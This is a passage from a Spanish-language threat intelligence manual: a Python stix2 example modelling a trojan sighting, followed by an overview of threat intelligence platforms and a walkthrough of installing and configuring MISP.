        "observed-data--cf8eaa41-6f4c-482e-89b9-9cd2d6a83cb1",
        "observed-data--a0d34360-66ad-4977-b255-d9e1080421c4"
      ]
    },
```


Imagen 146. JSON del caso de uso STIX 2

En la Imagen 147 puede verse como se crea el caso de uso 2 mediante Python, utilizando la librería STIX2 de nuevo.

```python
import stix2

#Definición del objeto Identity
identityOscorp = stix2.Identity(
    id="identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
    created="2017-04-14T13:07:49.812Z",
    modified="2017-04-14T13:07:49.812Z",
    name="Oscorp Industries",
    identity_class="organization",
    contact_information="norman@oscorp.com",
    sectors=["technology"]
)

#Definición del objeto Identity
identityPym = stix2.Identity(
    id="identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
    created="2017-04-14T13:07:49.812Z",
    modified="2017-04-14T13:07:49.812Z",
    name="Pym Technologies",
    identity_class="organization",
    contact_information="hank@pymtech.com",
    sectors=["technology"]
)

#Definición del objeto Malware
malware = stix2.Malware(
    id="malware--ae560258-a5cb-4be8-8f05-013d6712295f",
    created="2014-02-20T09:16:08.989Z",
    modified="2014-02-20T09:16:08.989Z",
    #crea una relacion con la referencia del objeto Identity de linea 16
    created_by_ref="identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
    name="Online Job Site Trojan",
    description="Trojan that is disguised as the executable file resume.pdf., it also creates a registry key.",
    labels=["remote-access-trojan"]
)

#Definición del objeto Observed Data
observedDataFile = stix2.ObservedData(
    id="observed-data--cf8eaa41-6f4c-482e-89b9-9cd2d6a83cb1",
    created="2017-02-28T19:37:11.213Z",
    modified="2017-02-28T19:37:11.213Z",
    first_observed="2017-02-27T21:37:11.213Z",
    last_observed="2017-02-27T21:37:11.213Z",
    number_observed=1,
    #crea una relacion con la referencia del objeto Identity de linea 16
    created_by_ref="identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
    #Crea los objetos, en este caso del tipo file con dos hashes
    objects={
        "0": {
            "type": "file",
            "hashes": {
                "MD5": "1717b7fff97d37a1e1a0029d83492de1",
                "SHA-1": "c79a326f841le9488bdc3779753ele3489aaedea"
            },
            "name": "resume.pdf",
            "size": 83968
        }
    }
)

#Definición del objeto Observed Data
observedDataRegKey = stix2.ObservedData(
    id="observed-data--a0d34360-66ad-4977-b255-d9e1080421c4",
    created="2017-02-28T19:37:11.213Z",
    modified="2017-02-28T19:37:11.213Z",
    first_observed="2017-02-27T21:37:11.213Z",
    last_observed="2017-02-27T21:37:11.213Z",
    number_observed=1,
    #crea una relacion con la referencia del objeto Identity de linea 16
    created_by_ref="identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
    #Crea los objetos, en este caso del tipo windows-registry-key con un registro de windows
    objects={
        "0": {
            "type": "windows-registry-key",
            "key": "HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Services\\WSALG2"
        }
    }
)

#Crea los objetos Sighting "sighting_of_ref", "where_sighted_refs" y "observed_data_refs"
sighting = stix2.Sighting(
    id="sighting--779c4ae8-e134-4180-baa4-03141095d971",
    created_by_ref="identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
    created="2017-02-28T19:37:11.213Z",
    modified="2017-02-28T19:37:11.213Z",
    first_seen="2017-02-28T19:07:24.856Z",
    last_seen="2017-02-28T19:07:24.856Z",
    count=1,
    sighting_of_ref="malware--ae560258-a5cb-4be8-8f05-013d6712295f",
    where_sighted_refs=["identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c"],
    observed_data_refs=["observed-data--cf8eaa41-6f4c-482e-89b9-9cd2d6a83cb1", "observed-data--a0d34360-66ad-4977-b255-d9e1080421c4"]
)

#Crea el formato STIX 2 con todos los objetos del caso de uso
bundle = stix2.Bundle(objects=[identityPym, identityOscorp, malware, observedDataFile, observedDataRegKey, sighting])
```

Imagen 147. Creación del STIX del caso de uso 2

3.6. PLATAFORMAS DE THREAT INTELLIGENCE

Transformar y contextualizar los datos obtenidos de las múltiples fuentes y herramientas en un repositorio común donde consultar determinada información sobre una amenaza es vital para una organización. Esta información es muy útil para realizar investigaciones proactivas sobre cualquier tipo de amenaza; esto ayuda a tener todos los datos sobre actores y grupos criminales relacionados con los IoC que estén asociados, con el fin de detectar patrones utilizados por estos para defenderse en posibles amenazas futuras.

Una Plataforma de Threat Intelligence es un recurso tecnológico que ayuda a las organizaciones a agregar, correlacionar y analizar todos los datos sobre amenazas a través de diversas fuentes (externas e internas) en tiempo real, para ayudar a defenderse de las actividades maliciosas. Todo este enriquecimiento de datos es recopilado en un repositorio centralizado, el cual puede comunicarse con el SIEM u otros dispositivos perimetrales de seguridad para detectar patrones maliciosos en sus conexiones con el fin de bloquearlos y neutralizarlos. Según comenta ENISA en su publicación de "Exploring the opportunities and limitations of current Threat Intelligence Platforms", un TIP es una disciplina tecnológica emergente que apoya a los Programas de Threat Intelligence de las organizaciones para mejorar su madurez para hacer frente a las amenazas. Los TIP ayudan a resolver los siguientes desafíos:

- Recopilación de un volumen considerable de datos que ayuda a comprender mejor el entorno que rodea a una amenaza.
- Filtrado de falsos positivos o datos no procesables de manera automática sin la iteración humana, lo que beneficia a no tener un esfuerzo humano.
- Contextualizar la información para comprender su importancia.
- Clasificar y priorizar las acciones para defenderse contra las amenazas y reducir el riesgo asociado.

- Correlacionar datos para detectar patrones y conexiones entre amenazas activas y posibles vulnerabilidades.

En la Imagen 148 puede verse un resumen de lo mencionado. Al final se dispone de fuentes internas (SOC, SIEM, EDR, información de incidentes pasados, conocimiento de profesionales de la empresa) y fuentes externas (datos de herramientas OSINT, feeds de datos sobre IoC externos, Dark Web, etc) que serán recolectadas y correlacionadas en el nivel 1 mediante ficheros JSON, STIX o reglas YARA. Los analistas analizarán y normalizarán todos los datos para detectar patrones de amenazas en el nivel 2, donde finalmente en el nivel 3 será contextualizada toda la información generada en el nivel 2 y se generará un informe sobre la amenaza para difundirlo por el canal adecuado a su decisor posteriormente para que pueda tomar una decisión sobre esta.




Imagen 148. Fuentes y procesos de un TIP

3.6.1. MISP

MISP es una plataforma que está desarrollada para la recopilación, compartición y correlación de IoC sobre ataques dirigidos, amenazas inteligentes, información de fraude financiero, vulnerabilidades o antiterrorismo, entre otras amenazas. Esta plataforma puede ayudar a analizar un indicador concreto y descubrir cómo se relaciona con otros, lo que puede permitir tener una visión global de un ataque al relacionar IoC entre sí.

Además, permite también analizar sucesos y amenazas como por ejemplo que actores pueden estar relacionados con un ataque concreto o que TTPs puede estar usando un grupo criminal. Las principales características básicas son las siguientes:

- Dispone de una base de datos de indicadores que permite almacenar información técnica y no técnica sobre muestras de malware, incidentes, atacantes e Inteligencia.
- Correlación automática entre atributos e indicadores de malware, campañas de ataques o análisis.
- Dispone de un modelo de datos flexible en el que se pueden enlazar objetos complejos para expresar información sobre amenazas, incidentes o elementos conectados.
- Dispone de una funcionalidad que permite la compartición de datos utilizando diferentes modelos de distribución. MISP puede sincronizar automáticamente eventos y atributos entre diferentes instancias.
- Tiene una interfaz de usuario intuitiva para que los usuarios finales creen, actualicen y colaboren en eventos y atributos/indicadores. Dispone de una interfaz gráfica para navegar sin problemas entre los eventos y sus correlaciones.
- Almacenamiento de datos en un formato estructurado con un amplio soporte de indicadores de seguridad.
- Permite múltiples formatos de exportación de resultados y/o detecciones de IoC como OpenIOC, texto plano, CSV, XML, JSON, integración con IDS (Snort, Suricata, Bro) u otros sistemas.
- MISP permite importaciones mediante bulk-import, batch- import, texto plano, OpenIOC, GFI Sandbox, CSV de ThreatConnect o formato MISP.

- Intercambio y sincronización automática con otros grupos de confianza mediante MISP.
- Herramienta flexible para integrar fuentes de cualquier amenaza o mediante OSINT.
- Permite un mecanismo seudo-anónimo para delegar la publicación de eventos/indicadores a otra organización.
- API flexible para integrar MISP con otras soluciones. A través de la librería de Python, PyMISP, puedes recuperar, añadir o actualizar atributos de eventos, manejar muestras de malware o buscar atributos.
- Taxonomía adaptable para clasificar y etiquetar eventos siguiendo esquemas de clasificación propios o taxonomías existentes. La taxonomía puede ser local para su MISP, pero también puede ser compartida entre otras instancias. La herramienta dispone de un conjunto predeterminado de taxonomías y esquemas de clasificación bien conocidos para apoyar la clasificación estándar utilizada por ENISA, Europol, DHS, CSIRTs u otras organizaciones.
- Utiliza un diccionario con palabras relacionadas con la inteligencia llamada galaxias. Con esto se consigue agrupar y relacionar sucesos o eventos con actores de amenazas existentes, malware, RAT, ransomware o MITRE ATT&CK.
- Permite integrar módulos desarrollados en Python a través de misp-modules.
- Dispone de soporte STIX mediante la importación y exportación de datos en formato STIX (XML y JSON).
- Cifrado integrado y firma de las notificaciones vía PGP o S/MIME dependiendo de las preferencias del usuario.
- Canal de publicación en tiempo real para obtener automáticamente todos los cambios sobre nuevos eventos, indicadores o etiquetados mediante ZMQ o Kafka.

A continuación, se facilitan enlaces relacionados con MISP:

- Sitio Oficial de MISP: https://www.misp-project.org.
- Documentación Oficial: https://github.com/MISP/misp-book.
- Repositorio API: https://github.com/MISP/PyMISP.
- Documentación API: https://buildmedia.readthedocs.org/media/pdf/pymisp/latest/pymisp.pdf.
- Repositorio módulos MISP. Listado de módulos de diversas fuentes que pueden ser instalados y utilizadas en MISP mediante uso de API.
    - Enlace: https://github.com/MISP/misp-modules.
- Repositorio Taxonomías MISP. Bibliotecas de clasificación actualizadas sobre inteligencia para etiquetar, clasificar y organizar la información dentro de MISP.
    - Enlace: https://github.com/MISP/misp-taxonomies
- Repositorio Galaxias MISP. Listado de objetos de vocabularios para ser utilizados en MISP.
    - Enlace: https://github.com/MISP/misp-galaxy
- Repositorio Warninglist MISP. Listas de indicadores bien conocidos que pueden asociarse a posibles falsos positivos, errores o equivocaciones.
    - Enlace: https://github.com/MISP/misp-warninglists
- Training MISP: http://circl.lu/services/misp-training-materials/

3.6.2. INSTALACIÓN DE MISP

Para instalar MISP hay varias opciones (OVA, Ansible, BASH, Docker, Cloud), por rapidez y facilidad de uso utilizaremos la instalación mediante OVA. CIRCL cada poco tiempo suele ir actualizando el repositorio de imágenes con versiones nuevas de MISP. En la Imagen 149 puede verse la última actualización y publicación de MISP en el repositorio de CIRCL. El fichero que hay que descargar es "**MISP_v2.4.158@3aad442.ova**" (ira actualizándose el nombre en función de la versión). El repositorio podéis encontrarlo en el siguiente enlace: https://www.circl.lu/misp-images/_latest/.

Imagen 149. Repositorio de CIRCL sobre MISP

Las diferentes credenciales de acceso a MISP son las siguientes:

- Acceso mediante Shell o SSH
  - Usuario / Contraseña: misp / Password1234
  - Descubrir dirección IP: Una vez que hayáis accedido al sistema, ejecutar **ifconfig** para detectar cual es la dirección IP de la máquina.
- Acceso para la plataforma web
  - Acceso: Introducir dirección IP de la máquina en el navegador de vuestra maquina anfitriona.
  - Usuario / Contraseña: admin@admin.test / admin. Ver Imagen 150.






Imagen 150. Página de login de MISP

3.6.3. CONFIGURACIÓN MISP




- List Events: Enumera todos los eventos del sistema que no son privados o que pertenecen a su organización. Puede añadir, modificar, borrar, publicar o ver eventos individuales desde esta vista.
- Add Events: Le permite rellenar un formulario de creación de eventos y crear el objeto de evento, donde puede empezar a añadir atributos.
- List Attributes: Enumera todos los atributos del sistema que no son privados o que pertenecen a su organización. Puede modificar, borrar o visualizar cada atributo individual desde esta vista.
- Search Attributes: Aquí puede definir los términos de búsqueda para una vista de índice de atributos filtrados.
- REST client: Cliente REST donde puede realizar llamadas directamente a la API a través de una interfaz de usuario web.
- View Proposals: Muestra una lista de todas las propuestas que puede ver.
- Events with proposals: Muestra todos los eventos creados por su organización que tienen propuestas pendientes.
- List Tags: Enumera todas las etiquetas que han sido creadas por usuarios con derechos de creación de etiquetas en esta instancia.
- Add Tag: Crear una nueva etiqueta.
- List Taxonomies: Enumera todas las taxonomías instaladas en la instancia del MISP. Este es también el lugar para activar las taxonomías como Org Admin/Site Admin.
- List Templates: Enumera todas las plantillas creadas por los usuarios con derechos de creación de plantillas en esta instancia.
- Add Templates: Cree una nueva plantilla.

- Export: Exporte los datos accesibles en varios formatos.
- Automation: Si tiene acceso a la clave de autenticación, aquí puede ver cómo utilizar su clave para utilizar la interfaz REST para la automatización.




- Import Regexp: Permite ver, editar y añadir reglas de expresiones regulares
- Signature Whitelist: Puede ver y editar las reglas de la lista blanca que contiene los valores que están bloqueados para ser utilizados en las exportaciones y la automatización en esta instancia.
- List Warninglists: Listas integradas en MISP para mostrar un cuadro de información/aviso a nivel de evento y atributo.



- Dashboard: Permite ver sus notificaciones de propuestas, eventos con propuestas y solicitud de delegación. Puede ver los últimos cambios desde su última visita, como actualizaciones de eventos y publicaciones de eventos.
- Organizations: Vea las organizaciones que tienen presencia en esta instancia con algunas informaciones útiles como el nombre del contacto.
- Role Permissions: Puede ver los permisos de los roles aquí.
- List Sharing Groups: Puede ver la lista de Grupos de compartición existentes a los que usted o su organización tienen acceso.
- Add Sharing Group: Puede crear un grupo de compartición.

- Categories & Types: Rápida visión general de las categorías y tipos de atributos.
- Terms & Conditions: Términos y condiciones generales que se pueden configurar en Administration -> Server Settings -> MISP Settings: Archivo_de_términos MISP. De la UI: "El nombre del archivo de términos y condiciones. Asegúrese de que el archivo se encuentra en su directorio MISP/app/files/terms".
- Stadistics: Ver una serie de estadísticas sobre los usuarios y los datos de esta instancia.
- List Discussion: Enumerar los hilos de discusión creados en la instancia MISP por las organizaciones conectadas a esta comunidad local.
- Start Discussion: Cree un nuevo hilo de discusión.



- List Servers: Conecte la instancia MISP a otras instancias, o vea y modifique las conexiones actualmente establecidas.
- List Feeds: Siga los canales RSS de otras organizaciones o CERTs de todo el mundo.
- Search Feed Caches: Listado de los feeds que hayan sido marcados como cache.
- List Communities: Listado de comunidades integrados en MISP.

En la Imagen 151 puede verse el listado de feeds que pueden ser integrados en MISP, en este momento únicamente esta activado el feed de CIRCL OSINT. Es posible activar aquellos que interesen. La ruta para acceder es “Sync Actions/List Feeds”.




Imagen 151. Listado de feeds en MISP

En la Imagen 152 puede verse el listado de taxonomías que pueden ser utilizados en MISP. Cada una de estas taxonomías tienen asociadas una serie de tags. Un ejemplo de esto puede verse en la Imagen 153 con los tags relacionados a la taxonomía TLP. Es posible activar aquellos que interesen. La ruta para acceder a las taxonomías es "Event Actions/List Taxonomies" y al listado total de tags en "Event Actions/List Tags".




Imagen 152. Listado de taxonomías




Imagen 153. Tags de Taxonomía TLP

En la Imagen 154 puede verse el listado de galaxias que pueden ser utilizados en MISP, para asociarlas a amenazas concretas. Esto es muy útil, ya que permite crear un clúster de objetos conectados a diversos eventos o atributos de MISP. Un clúster puede estar compuesto de uno o más elementos. Los elementos se expresan como valores clave.

Hay vocabularios por defecto disponibles en la galaxia MISP pero estos pueden ser sobreescritos, reemplazados o actualizados. Los vocabularios son de estándares existentes (como STIX, Veris, ATT&CK, MISP, etc.) o personalizados para la propia organización.




Imagen 154. Listado de galaxias

Para crear un evento hay que tener en cuenta lo siguiente:

- **Distribución del evento**
  - Your organization only: Solo visible para los miembros de tu organización.
  - This Community-only: Organizaciones existentes en el servidor MISP y otras organizaciones en servidores MISP sincronizadas.
  - Connected communities: Organizaciones del propio servidor MISP y otras organizaciones conectadas directamente.
  - All communities: Todas las comunidades.
  - Sharing group: Compartir evento con las organizaciones de grupos definidos previamente.
- **Threat Level**
  - Low
  - Medium
  - High

En la Imagen 155 puede verse un ejemplo de creación de un evento.




Imagen 155. Creación de un evento

En la Imagen 156 puede verse un ejemplo de evento creado con elementos ya parametrizados en relación con TrickBot.




Imagen 156. Ejemplo de un evento creado y parametrizado de TrickBot